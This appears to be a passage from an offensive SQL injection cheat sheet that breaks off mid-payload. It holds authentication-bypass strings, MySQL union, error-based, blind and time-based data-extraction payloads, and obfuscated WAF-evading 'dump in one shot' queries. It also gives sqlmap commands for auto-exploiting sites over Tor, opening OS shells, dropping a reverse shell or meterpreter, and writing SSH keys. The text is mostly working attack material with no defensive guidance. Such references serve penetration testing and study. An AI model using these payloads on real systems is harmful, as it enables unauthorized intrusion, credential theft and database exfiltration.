# SQL Injection

> A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.

Attempting to manipulate SQL queries may have goals including:

- Information Leakage
- Disclosure of stored data
- Manipulation of stored data
- Bypassing authorization controls

## Summary:

## Entry point detection

Detection of an SQL injection entry point Simple characters

```
'
%27
"
%22
#
%23
;
%3B
)
Wildcard (*)
&apos;  # required for XML content
```

Multiple encoding

```
%%2727
%25%27
```

Merging characters

```
`+HERP
'||'DERP
'+'herp
' 'DERP
'%20'HERP
'%2B'HERP
```

Logic Testing

```
page.asp?id=1 or 1=1 -- true
page.asp?id=1' or 1=1 -- true
page.asp?id=1" or 1=1 -- true
page.asp?id=1 and 1=2 -- false
```

Weird characters

```
Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was
transformed into U+0022 QUOTATION MARK (")
Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was
transformed into U+0027 APOSTROPHE (')
```

## DBMS Identification

```
["conv('a',16,2)=conv('a',16,2)"                   ,"MYSQL"],
["connection_id()=connection_id()"                 ,"MYSQL"],
["crc32('MySQL')=crc32('MySQL')"                   ,"MYSQL"],
["BINARY_CHECKSUM(123)=BINARY_CHECKSUM(123)"       ,"MSSQL"],
["@@CONNECTIONS>0"                                 ,"MSSQL"],
["@@CONNECTIONS=@@CONNECTIONS"                     ,"MSSQL"],
["@@CPU_BUSY=@@CPU_BUSY"                           ,"MSSQL"],
["USER_ID(1)=USER_ID(1)"                           ,"MSSQL"],
["ROWNUM=ROWNUM"                                   ,"ORACLE"],
["RAWTOHEX('AB')=RAWTOHEX('AB')"                   ,"ORACLE"],
["LNNVL(0=123)"                                    ,"ORACLE"],
["5::int=5"                                        ,"POSTGRESQL"],
["5::integer=5"                                    ,"POSTGRESQL"],
["pg_client_encoding()=pg_client_encoding()"       ,"POSTGRESQL"],
["get_current_ts_config()=get_current_ts_config()" ,"POSTGRESQL"],
["quote_literal(42.5)=quote_literal(42.5)"         ,"POSTGRESQL"],
["current_database()=current_database()"           ,"POSTGRESQL"],
["sqlite_version()=sqlite_version()"               ,"SQLITE"],
["last_insert_rowid()>1"                           ,"SQLITE"],
["last_insert_rowid()=last_insert_rowid()"         ,"SQLITE"],
["val(cvar(1))=1"                                  ,"MSACCESS"],
["IIF(ATN(2)>0,1,0) BETWEEN 2 AND 0"               ,"MSACCESS"],
["cdbl(1)=cdbl(1)"                                 ,"MSACCESS"],
["1337=1337",    "MSACCESS,SQLITE,POSTGRESQL,ORACLE,MSSQL,MYSQL"],
["'i'='i'",      "MSACCESS,SQLITE,POSTGRESQL,ORACLE,MSSQL,MYSQL"],
```

---

## SQL injection using SQLmap

### Basic arguments for SQLmap

```
sqlmap --url="<url>" -p username --user-agent=SQLMAP --random-agent --threads=10 --risk=3 --level=5 --eta --dbms=MySQL --os=Linux --banner --is-dba --users --passwords --current-user --dbs
```

### Load a request file and use mobile user-agent

```
sqlmap -r sqli.req --safe-url=http://10.10.10.10/ --mobile --safe-freq=1
```

### Custom injection in UserAgent/Header/Referer/Cookie

```
python sqlmap.py -u "http://example.com" --data "username=admin&password=pass"  --
headers="x-forwarded-for:127.0.0.1*"
The injection is located at the '*'
```

### Second order injection

```
python sqlmap.py -r /tmp/r.txt --dbms MySQL --second-order
"http://targetapp/wishlist" -v 3
sqlmap -r 1.txt -dbms MySQL -second-order
"http://<IP/domain>/joomla/administrator/index.php" -D "joomla" -dbs
```

### Shell

```
SQL Shell
python sqlmap.py -u "http://example.com/?id=1"  -p id --sql-shell

Simple Shell
python sqlmap.py -u "http://example.com/?id=1"  -p id --os-shell

Dropping a reverse-shell / meterpreter
python sqlmap.py -u "http://example.com/?id=1"  -p id --os-pwn

SSH Shell by dropping an SSH key
python sqlmap.py -u "http://example.com/?id=1" -p id --file-
write=/root/.ssh/id_rsa.pub --file-destination=/home/user/.ssh/
```

### Crawl a website with SQLmap and auto-exploit

```
sqlmap -u "http://example.com/" --crawl=1 --random-agent --batch --forms --
threads=5 --level=5 --risk=3

--batch = non interactive mode, usually Sqlmap will ask you questions, this
accepts the default answers
--crawl = how deep you want to crawl a site
--forms = Parse and test forms
```

### Using TOR with SQLmap

```
sqlmap -u "http://www.target.com" --tor --tor-type=SOCKS5 --time-sec 11 --check-
tor --level=5 --risk=3 --threads=5
```

### Using a proxy with SQLmap

```
sqlmap -u "http://www.target.com" --proxy="http://127.0.0.1:8080"
```

### Using Chrome cookie and a Proxy

```
sqlmap -u "https://test.com/index.php?id=99" --load-cookie=/media/truecrypt1/TI/cookie.txt --proxy "http://127.0.0.1:8080"  -f  --time-sec 15 --level 3
```

### Using suffix to tamper the injection

```
python sqlmap.py -u "http://example.com/?id=1"  -p id --suffix="-- "
```

### General tamper option and tamper's list

```
tamper=name_of_the_tamper
```

| Tamper | Description |
|---|---|
| 0x2char.py | Replaces each (MySQL) 0x encoded string with equivalent CONCAT(CHAR(),…) counterpart |
| apostrophemask.py | Replaces apostrophe character with its UTF-8 full width counterpart |
| apostrophenullencode.py | Replaces apostrophe character with its illegal double unicode counterpart |
| appendnullbyte.py | Appends encoded NULL byte character at the end of payload |
| base64encode.py | Base64 all characters in a given payload |
| between.py | Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' |
| bluecoat.py | Replaces space character after SQL statement with a valid random blank character.Afterwards replace character = with LIKE operator |
| chardoubleencode.py | Double url-encodes all characters in a given payload (not processing already encoded) |
| charencode.py | URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %53%45%4C%45%43%54) |

| Tamper | Description |
|---|---|
| charunicodeencode.py | Unicode-URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %u0053%u0045%u004C%u0045%u0043%u0054) |
| charunicodeescape.py | Unicode-escapes non-encoded characters in a given payload (not processing already encoded) (e.g. SELECT -> \u0053\u0045\u004C\u0045\u0043\u0054) |
| commalesslimit.py | Replaces instances like 'LIMIT M, N' with 'LIMIT N OFFSET M' |
| commalessmid.py | Replaces instances like 'MID(A, B, C)' with 'MID(A FROM B FOR C)' |
| commentbeforeparentheses.py | Prepends (inline) comment before parentheses (e.g. ( -> /**/() |
| concat2concatws.py | Replaces instances like 'CONCAT(A, B)' with 'CONCAT_WS(MID(CHAR(0), 0, 0), A, B)' |
| charencode.py | Url-encodes all characters in a given payload (not processing already encoded) |
| charunicodeencode.py | Unicode-url-encodes non-encoded characters in a given payload (not processing already encoded) |
| equaltolike.py | Replaces all occurrences of operator equal ('=') with operator 'LIKE' |
| escapequotes.py | Slash escape quotes (' and ") |
| greatest.py | Replaces greater than operator ('>') with 'GREATEST' counterpart |
| halfversionedmorekeywords.py | Adds versioned MySQL comment before each keyword |
| htmlencode.py | HTML encode (using code points) all non-alphanumeric characters (e.g. ‘ -> ') |
| ifnull2casewhenisnull.py | Replaces instances like ‘IFNULL(A, B)’ with ‘CASE WHEN ISNULL(A) THEN (B) ELSE (A) END’ counterpart |
| ifnull2ifisnull.py | Replaces instances like 'IFNULL(A, B)' with 'IF(ISNULL(A), B, A)' |
| informationschemacomment.py | Add an inline comment (/**/) to the end of all occurrences of (MySQL) “information_schema” identifier |
| least.py | Replaces greater than operator (‘>’) with ‘LEAST’ counterpart |
| lowercase.py | Replaces each keyword character with lower case value (e.g. SELECT -> select) |
| modsecurityversioned.py | Embraces complete query with versioned comment |
| modsecurityzeroversioned.py | Embraces complete query with zero-versioned comment |
| multiplespaces.py | Adds multiple spaces around SQL keywords |
| nonrecursivereplacement.py | Replaces predefined SQL keywords with representations suitable for replacement (e.g. .replace("SELECT", "")) filters |

| Tamper | Description |
|---|---|
| overlongutf8.py | Converts all characters in a given payload (not processing already encoded) |
| overlongutf8more.py | Converts all characters in a given payload to overlong UTF8 (not processing already encoded) (e.g. SELECT -> %C1%93%C1%85%C1%8C%C1%85%C1%83%C1%94) |
| percentage.py | Adds a percentage sign ('%') infront of each character |
| plus2concat.py | Replaces plus operator (‘+’) with (MsSQL) function CONCAT() counterpart |
| plus2fnconcat.py | Replaces plus operator (‘+’) with (MsSQL) ODBC function {fn CONCAT()} counterpart |
| randomcase.py | Replaces each keyword character with random case value |
| randomcomments.py | Add random comments to SQL keywords |
| securesphere.py | Appends special crafted string |
| sp_password.py | Appends 'sp_password' to the end of the payload for automatic obfuscation from DBMS logs |
| space2comment.py | Replaces space character (' ') with comments |
| space2dash.py | Replaces space character (' ') with a dash comment ('--') followed by a random string and a new line ('\n') |
| space2hash.py | Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n') |
| space2morehash.py | Replaces space character (' ') with a pound character ('#') followed by a random string and a new line ('\n') |
| space2mssqlblank.py | Replaces space character (' ') with a random blank character from a valid set of alternate characters |
| space2mssqlhash.py | Replaces space character (' ') with a pound character ('#') followed by a new line ('\n') |
| space2mysqlblank.py | Replaces space character (' ') with a random blank character from a valid set of alternate characters |
| space2mysqldash.py | Replaces space character (' ') with a dash comment ('--') followed by a new line ('\n') |
| space2plus.py | Replaces space character (' ') with plus ('+') |
| space2randomblank.py | Replaces space character (' ') with a random blank character from a valid set of alternate characters |
| symboliclogical.py | Replaces AND and OR logical operators with their symbolic counterparts (&& and |

| Tamper | Description |
|---|---|
| unionalltounion.py | Replaces UNION ALL SELECT with UNION SELECT |
| unmagicquotes.py | Replaces quote character (') with a multi-byte combo %bf%27 together with generic comment at the end (to make it work) |
| uppercase.py | Replaces each keyword character with upper case value 'INSERT' |
| varnish.py | Append a HTTP header 'X-originating-IP' |
| versionedkeywords.py | Encloses each non-function keyword with versioned MySQL comment |
| versionedmorekeywords.py | Encloses each keyword with versioned MySQL comment |
| xforwardedfor.py | Append a fake HTTP header 'X-Forwarded-For' |

### SQLmap without SQL injection

You can use SQLmap to access a database via its port instead of a URL.

```
sqlmap.py -d "mysql://user:pass@ip/database" --dump-all
```

## Authentication bypass

```
'-'
' '
'&'
'^'
'*'
' or 1=1 limit 1 -- -+
'="or'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
'-||0'
"-||0"
"-"
" "
"&"
"^"
"*"
'--'
"--"
'--' / "--"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
or 2 like 2
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' -- -
admin' #
admin'/*
admin' or '2' LIKE '1
admin' or 2 LIKE 2--
admin' or 2 LIKE 2#
admin') or 2 LIKE 2#
admin') or 2 LIKE 2--
admin') or ('2' LIKE '2
admin') or ('2' LIKE '2'#
admin') or ('2' LIKE '2'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin';-- azer
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
```

```
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
```

## Authentication Bypass (Raw MD5 SHA1)

When a raw md5 is used, the pass will be queried as a simple string, not a hexstring.

```
"SELECT * FROM admin WHERE pass = '".md5($password,true)."'"
```

Allowing an attacker to craft a string with a `true` statement such as `' or 'SOMETHING`

```
md5("ffifdyop", true) = 'or'6�]��!r,��b□
sha1("3fDf ", true) = Q�u'='�@�[�t�- o��_-!
```

Challenge demo available at http://web.jarvisoj.com:32772

## Polyglot injection (multicontext)

```
SLEEP(1) /*' or SLEEP(1) or '" or SLEEP(1) or "*/

/* MySQL only */
IF(SUBSTR(@@version,1,1)
<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)
<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1
)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/
```

## Routed injection

```
admin' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055'
```

# MYSQL Injection

## Summary

## MYSQL Default Databases

| Name | Description |
|---|---|
| mysql | Requires root privileges |
| information_schema | Availalble from version 5 and higher |

## MYSQL comments

| Type | Description |
|---|---|

| Type | Description |
|---|---|
| `#` | Hash comment |
| `/* MYSQL Comment */` | C-style comment |
| `/*! MYSQL Special SQL */` | Special SQL |
| `/*!32302 10*/` | Comment for MYSQL version 3.23.02 |
| `-- -` | SQL comment |
| `;%00` | Nullbyte |
| ` | Backtick |

## MYSQL Testing Injection

- **Strings**: Query like `SELECT * FROM Table WHERE id = 'FUZZ';`

```
'   False
''  True
"   False
""  True
\   False
\\  True
```

- **Numeric**: Query like `SELECT * FROM Table WHERE id = FUZZ;`

```
AND 1       True
AND 0       False
AND true    True
AND false   False
1-false     Returns 1 if vulnerable
1-true      Returns 0 if vulnerable
1*56        Returns 56 if vulnerable
1*56        Returns 1 if not vulnerable
```

- **Login**: Query like `SELECT * FROM Users WHERE username = 'FUZZ1' AND password = 'FUZZ2';`

```
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
'='
'LIKE'
'=0--+
```

## MYSQL Union Based

### Detect columns number

First you need to know the number of columns

**Using `order by` or `group by`**

Keep incrementing the number until you get a False response. Even though GROUP BY and ORDER BY have different funcionality in SQL, they both can be used in the exact same fashion to determine the number of columns in the query.

```
1' ORDER BY 1--+    #True
1' ORDER BY 2--+    #True
1' ORDER BY 3--+    #True
1' ORDER BY 4--+    #False - Query is only using 3 columns
                        #-1' UNION SELECT 1,2,3--+  True
```

or

```
1' GROUP BY 1--+    #True
1' GROUP BY 2--+    #True
1' GROUP BY 3--+    #True
1' GROUP BY 4--+    #False - Query is only using 3 columns
                        #-1' UNION SELECT 1,2,3--+  True
```

**Using `order by` or `group by` Error Based**

Similar to the previous method, we can check the number of columns with 1 request if error showing is enabled.

```
1' ORDER BY
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,3
1,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58
,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,
86,87,88,89,90,91,92,93,94,95,96,97,98,99,100--+

# Unknown column '4' in 'order clause'
# This error means query uses 3 column
#-1' UNION SELECT 1,2,3--+  True
```

or

```
1' GROUP BY
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,3
```

```
1,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58
,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,
86,87,88,89,90,91,92,93,94,95,96,97,98,99,100--+

# Unknown column '4' in 'group statement'
# This error means query uses 3 column
#-1' UNION SELECT 1,2,3--+  True
```

**Using `UNION SELECT` Error Based**

This method works if error showing is enabled

```
1' UNION SELECT @--+        #The used SELECT statements have a different number of
columns
1' UNION SELECT @,@--+      #The used SELECT statements have a different number of
columns
1' UNION SELECT @,@,@--+    #No error means query uses 3 column
                            #-1' UNION SELECT 1,2,3--+  True
```

**Using `LIMIT INTO` Error Based**

This method works if error showing is enabled.

It is useful for finding the number of columns when the injection point is after a LIMIT clause.

```
1' LIMIT 1,1 INTO @--+        #The used SELECT statements have a different number
of columns
1' LIMIT 1,1 INTO @,@--+      #The used SELECT statements have a different number
of columns
1' LIMIT 1,1 INTO @,@,@--+    #No error means query uses 3 column
                              #-1' UNION SELECT 1,2,3--+    True
```

**Using `SELECT * FROM SOME_EXISTING_TABLE` Error Based**

This works if you know the table name you're after and error showing is enabled.

It will return the amount of columns in the table, not the query.

```
1' AND (SELECT * FROM Users) = 1--+     #Operand should contain 3 column(s)
                                        # This error means query uses 3 column
                                        #-1' UNION SELECT 1,2,3--+  True
```

## Extract database with information_schema

Then the following codes will extract the databases'name, tables'name, columns'name.

```
UniOn Select
1,2,3,4,...,gRoUp_cOncaT(0x7c,schema_name,0x7c)+fRoM+information_schema.schemata
UniOn Select
1,2,3,4,...,gRoUp_cOncaT(0x7c,table_name,0x7C)+fRoM+information_schema.tables+wHeR
e+table_schema=...
UniOn Select
1,2,3,4,...,gRoUp_cOncaT(0x7c,column_name,0x7C)+fRoM+information_schema.columns+wH
eRe+table_name=...
UniOn Select 1,2,3,4,...,gRoUp_cOncaT(0x7c,data,0x7C)+fRoM+...
```

### Extract columns name without information_schema

Method for `MySQL >= 4.1`.

First extract the column number with

```
?id=(1)and(SELECT * from db.users)=(1)
-- Operand should contain 4 column(s)
```

Then extract the column name.

```
?id=1 and (1,2,3,4) = (SELECT * from db.users UNION SELECT 1,2,3,4 LIMIT 1)
--Column 'id' cannot be null
```

Method for `MySQL 5`

```
-1 UNION SELECT * FROM (SELECT * FROM users JOIN users b)a
--#1060 - Duplicate column name 'id'

-1 UNION SELECT * FROM (SELECT * FROM users JOIN users b USING(id))a
-- #1060 - Duplicate column name 'name'

-1 UNION SELECT * FROM (SELECT * FROM users JOIN users b USING(id,name))a
...
```

### Extract data without columns name

Extracting data from the 4th column without knowing its name.

```
select `4` from (select 1,2,3,4,5,6 union select * from users)dbname;
```

Injection example inside the query `select author_id,title from posts where author_id=[INJECT_HERE]`

```
MariaDB [dummydb]> select author_id,title from posts where author_id=-1 union
select 1,(select concat(`3`,0x3a,`4`) from (select 1,2,3,4,5,6 union select * from
users)a limit 1,1);
+-----------+-----------------------------------------------------------------+
| author_id | title                                                           |
+-----------+-----------------------------------------------------------------+
|         1 | a45d4e080fc185dfa223aea3d0c371b6cc180a37:veronica80@example.org |
+-----------+-----------------------------------------------------------------+
```

## MYSQL Error Based

### MYSQL Error Based - Basic

Works with `MySQL >= 4.1`

```
(select 1 and row(1,1)>(select
count(*),concat(CONCAT(@@VERSION),0x3a,floor(rand()*2))x from (select 1 union
select 2)a group by x limit 1))
'+(select 1 and row(1,1)>(select
count(*),concat(CONCAT(@@VERSION),0x3a,floor(rand()*2))x from (select 1 union
select 2)a group by x limit 1))+'
```

### MYSQL Error Based - UpdateXML function

```
AND updatexml(rand(),concat(CHAR(126),version(),CHAR(126)),null)-
AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),schema_name,CHAR(126))
FROM information_schema.schemata LIMIT data_offset,1)),null)--
AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),TABLE_NAME,CHAR(126))
FROM information_schema.TABLES WHERE table_schema=data_column LIMIT
data_offset,1)),null)--
AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),column_name,CHAR(126))
FROM information_schema.columns WHERE TABLE_NAME=data_table LIMIT
data_offset,1)),null)--
AND updatexml(rand(),concat(0x3a,(SELECT concat(CHAR(126),data_info,CHAR(126))
FROM data_table.data_column LIMIT data_offset,1)),null)--
```

Shorter to read:

```
' and updatexml(null,concat(0x0a,version()),null)-- -
' and updatexml(null,concat(0x0a,(select table_name from information_schema.tables
where table_schema=database() LIMIT 0,1)),null)-- -
```

### MYSQL Error Based - Extractvalue function

Works with `MySQL >= 5.1`

```
?id=1 AND extractvalue(rand(),concat(CHAR(126),version(),CHAR(126)))--
?id=1 AND extractvalue(rand(),concat(0x3a,(SELECT
concat(CHAR(126),schema_name,CHAR(126)) FROM information_schema.schemata LIMIT
data_offset,1)))--
?id=1 AND extractvalue(rand(),concat(0x3a,(SELECT
concat(CHAR(126),TABLE_NAME,CHAR(126)) FROM information_schema.TABLES WHERE
table_schema=data_column LIMIT data_offset,1)))--
?id=1 AND extractvalue(rand(),concat(0x3a,(SELECT
concat(CHAR(126),column_name,CHAR(126)) FROM information_schema.columns WHERE
TABLE_NAME=data_table LIMIT data_offset,1)))--
?id=1 AND extractvalue(rand(),concat(0x3a,(SELECT
concat(CHAR(126),data_info,CHAR(126)) FROM data_table.data_column LIMIT
data_offset,1)))--
```

### MYSQL Error Based - NAME_CONST function (only for constants)

Works with `MySQL >= 5.0`

```
?id=1 AND (SELECT * FROM (SELECT NAME_CONST(version(),1),NAME_CONST(version(),1))
as x)--
?id=1 AND (SELECT * FROM (SELECT NAME_CONST(user(),1),NAME_CONST(user(),1)) as x)-
-
?id=1 AND (SELECT * FROM (SELECT
NAME_CONST(database(),1),NAME_CONST(database(),1)) as x)--
```

## MYSQL Blind

### MYSQL Blind with substring equivalent

```
?id=1 and substring(version(),1,1)=5
?id=1 and right(left(version(),1),1)=5
?id=1 and left(version(),1)=4
?id=1 and ascii(lower(substr(Version(),1,1)))=51
?id=1 and (select mid(version(),1,1)=4)
?id=1 AND SELECT SUBSTR(table_name,1,1) FROM information_schema.tables > 'A'
?id=1 AND SELECT SUBSTR(column_name,1,1) FROM information_schema.columns > 'A'
```

### MySQL Blind SQL Injection in ORDER BY clause using a binary query and REGEXP

This query basically orders by one column or the other, depending on whether the EXISTS() returns a 1 or not. For the EXISTS() function to return a 1, the REGEXP query needs to match up, this means you can bruteforce blind values character by character and leak data from the database without direct output.

```
[...] ORDER BY (SELECT (CASE WHEN EXISTS(SELECT [COLUMN] FROM [TABLE] WHERE
[COLUMN] REGEXP "^[BRUTEFORCE CHAR BY CHAR].*" AND [FURTHER OPTIONS / CONDITIONS])
THEN [ONE COLUMN TO ORDER BY] ELSE [ANOTHER COLUMN TO ORDER BY] END)); -- -
```

### MySQL Blind SQL Injection binary query using REGEXP.

Payload:

```
' OR (SELECT (CASE WHEN EXISTS(SELECT name FROM items WHERE name REGEXP "^a.*")
THEN SLEEP(3) ELSE 1 END)); -- -
```

Would work in the query (where the "where" clause is the injection point):

```
SELECT name,price FROM items WHERE name = '' OR (SELECT (CASE WHEN EXISTS(SELECT
name FROM items WHERE name REGEXP "^a.*") THEN SLEEP(3) ELSE 1 END)); -- -';
```

In said query, it will check to see if an item exists in the "name" column in the "items" database that starts with an "a". If it will sleep for 3 seconds per item.

### MYSQL Blind using a conditional statement

TRUE: `if @@version starts with a 5`:

```
2100935' OR IF(MID(@@version,1,1)='5',sleep(1),1)='2
Response:
HTTP/1.1 500 Internal Server Error
```

False: `if @@version starts with a 4`:

```
2100935' OR IF(MID(@@version,1,1)='4',sleep(1),1)='2
Response:
HTTP/1.1 200 OK
```

### MYSQL Blind with MAKE_SET

```
AND MAKE_SET(YOLO<(SELECT(length(version()))),1)
AND MAKE_SET(YOLO<ascii(substring(version(),POS,1)),1)
AND MAKE_SET(YOLO<(SELECT(length(concat(login,password)))),1)
AND MAKE_SET(YOLO<ascii(substring(concat(login,password),POS,1)),1)
```

### MYSQL Blind with LIKE

'_' acts like the regex character '.', use it to speed up your blind testing

```
SELECT cust_code FROM customer WHERE cust_name LIKE 'k__l';
```

## MYSQL Time Based

The following SQL codes will delay the output from MySQL.

- MySQL 4/5 : `BENCHMARK()`

  ```
  +BENCHMARK(40000000,SHA1(1337))+
  '%2Bbenchmark(3200,SHA1(1))%2B'
  AND [RANDNUM]=BENCHMARK([SLEEPTIME]000000,MD5('[RANDSTR]'))  //SHA1
  ```

- MySQL 5: `SLEEP()`

  ```
  RLIKE SLEEP([SLEEPTIME])
  OR ELT([RANDNUM]=[RANDNUM],SLEEP([SLEEPTIME]))
  ```

### Using SLEEP in a subselect

```
1 and (select sleep(10) from dual where database() like '%')#
1 and (select sleep(10) from dual where database() like '___')#
1 and (select sleep(10) from dual where database() like '____')#
1 and (select sleep(10) from dual where database() like '_____')#
1 and (select sleep(10) from dual where database() like 'a____')#
...
1 and (select sleep(10) from dual where database() like 's____')#
1 and (select sleep(10) from dual where database() like 'sa___')#
...
1 and (select sleep(10) from dual where database() like 'sw___')#
1 and (select sleep(10) from dual where database() like 'swa__')#
1 and (select sleep(10) from dual where database() like 'swb__')#
1 and (select sleep(10) from dual where database() like 'swi__')#
...
1 and (select sleep(10) from dual where (select table_name from
information_schema.columns where table_schema=database() and column_name like
'%pass%' limit 0,1) like '%')#
```

Using conditional statements

```
?id=1 AND IF(ASCII(SUBSTRING((SELECT USER()),1,1)))>=100,1,
BENCHMARK(2000000,MD5(NOW()))) --
?id=1 AND IF(ASCII(SUBSTRING((SELECT USER()), 1, 1)))>=100, 1, SLEEP(3)) --
?id=1 OR IF(MID(@@version,1,1)='5',sleep(1),1)='2
```

## MYSQL DIOS - Dump in One Shot

```
(select (@) from (select(@:=0x00),(select (@) from (information_schema.columns)
where (table_schema>=@) and (@)in (@:=concat(@,0x0D,0x0A,' [ ',table_schema,' ] >
',table_name,' > ',column_name,0x7C))))a)#

(select (@) from (select(@:=0x00),(select (@) from (db_data.table_data) where
(@)in (@:=concat(@,0x0D,0x0A,0x7C,' [ ',column_data1,' ] > ',column_data2,' >
',0x7C))))a)#

-- SecurityIdiots
make_set(6,@:=0x0a,
(select(1)from(information_schema.columns)where@:=make_set(511,@,0x3c6c693e,table_
name,column_name)),@)

-- Profexer
(select(@)from(select(@:=0x00),
(select(@)from(information_schema.columns)where(@)in(@:=concat(@,0x3C62723E,table_
name,0x3a,column_name))))a)

-- Dr.Z3r0
(select(select concat(@:=0xa7,(select
count(*)from(information_schema.columns)where(@:=concat(@,0x3c6c693e,table_name,0x
3a,column_name))),@))

-- M@dBl00d
(Select export_set(5,@:=0,(select
count(*)from(information_schema.columns)where@:=export_set(5,export_set(5,@,table_
name,0x3c6c693e,2),column_name,0xa3a,2)),@,2))

-- Zen
+make_set(6,@:=0x0a,
(select(1)from(information_schema.columns)where@:=make_set(511,@,0x3c6c693e,table_
name,column_name)),@)

-- Zen WAF
(/*!12345sELecT*/(@)from(/*!12345sELecT*/(@:=0x00),
(/*!12345sELecT*/(@)from(`InFoRMAtiON_sCHeMa`.`ColUMNs`)where(`TAblE_sCHemA`=DatAb
AsE/*data*/())and(@)in(@:=CoNCat%0a(@,0x3c62723e5461626c6520466f756e64203a20,TaBLe
_nAMe,0x3a3a,column_name))))a)

-- ~tr0jAn WAF
+concat/*!(unhex(hex(concat/*!
(0x3c2f6469763e3c2f696d673e3c2f613e3c2f703e3c2f7469746c653e,0x223e,0x273e,0x3c6272
3e3c62723e,unhex(hex(concat/*!
(0x3c63656e7465723e3c666f6e7420636f6c6f723d7265642073697a653d343e3c623e3a3a207e747
2306a416e2a2044756d7020496e204f6e652053686f74205175657279203c666f6e7420636f6c6f723
d626c75653e28574146204279706173736564203a2d20207620312e30293c2f666f6e743e203c2f666
f6e743e3c2f63656e7465723e3c2f623e))),0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d
626c75653e4d7953514c2056657273696f6e203a3a20,version(),0x7e20,@@version_comment,0x
3c62723e5072696d617279204461746162617365203a3a20,@d:=database(),0x3c62723e44617461
626173652055736572203a3a20,user(),
(/*!12345selEcT*/(@x)/*!from*/(/*!12345selEcT*/(@x:=0x00),(@r:=0),
(@running_number:=0),(@tbl:=0x00),(/*!12345selEcT*/(0)
from(information_schema./**/columns)where(table_schema=database())
and(0x00)in(@x:=Concat/*!(@x, 0x3c62723e, if( (@tbl!=table_name), Concat/*!
(0x3c666f6e7420636f6c6f723d707572706c652073697a653d333e,0x3c62723e,0x3c666f6e74206
36f6c6f723d626c61636b3e,LPAD(@r:=@r%2b1, 2,
0x30),0x2e203c2f666f6e743e,@tbl:=table_name,0x203c666f6e7420636f6c6f723d677265656e
3e3a3a204461746162617365203a3a203c666f6e7420636f6c6f723d626c61636b3e28,database(),
0x293c2f666f6e743e3c2f666f6e743e,0x3c2f666f6e743e,0x3c62723e),
0x00),0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@running_number:=@running_number
%2b1,3,0x30),0x2e20,0x3c2f666f6e743e,0x3c666f6e7420636f6c6f723d7265643e,column_nam
e,0x3c2f666f6e743e))))x)))))*/+

-- ~tr0jAn Benchmark
+concat(0x3c666f6e7420636f6c6f723d7265643e3c62723e3c62723e7e7472306a416e2a203a3a3c
666f6e7420636f6c6f723d626c75653e20,version(),0x3c62723e546f74616c204e756d626572204
f6620446174616261736573203a3a20,(select count(*) from
information_schema.schemata),0x3c2f666f6e743e3c2f666f6e743e,0x202d2d203a2d20,conca
t(@sc:=0x00,@scc:=0x00,@r:=0,benchmark(@a:=(select count(*) from
information_schema.schemata),@scc:=concat(@scc,0x3c62723e3c62723e,0x3c666f6e742063
6f6c6f723d7265643e,LPAD(@r:=@r%2b1,3,0x30),0x2e20,(Select
concat(0x3c623e,@sc:=schema_name,0x3c2f623e) from information_schema.schemata
where schema_name>@sc order by schema_name limit
1),0x202028204e756d626572204f66205461626c657320496e204461746162617365203a3a20,
(select count(*) from information_Schema.tables where
table_schema=@sc),0x29,0x3c2f666f6e743e,0x202e2e2e20
,@t:=0x00,@tt:=0x00,@tr:=0,benchmark((select count(*) from
information_Schema.tables where
table_schema=@sc),@tt:=concat(@tt,0x3c62723e,0x3c666f6e7420636f6c6f723d677265656e3
e,LPAD(@tr:=@tr%2b1,3,0x30),0x2e20,(select
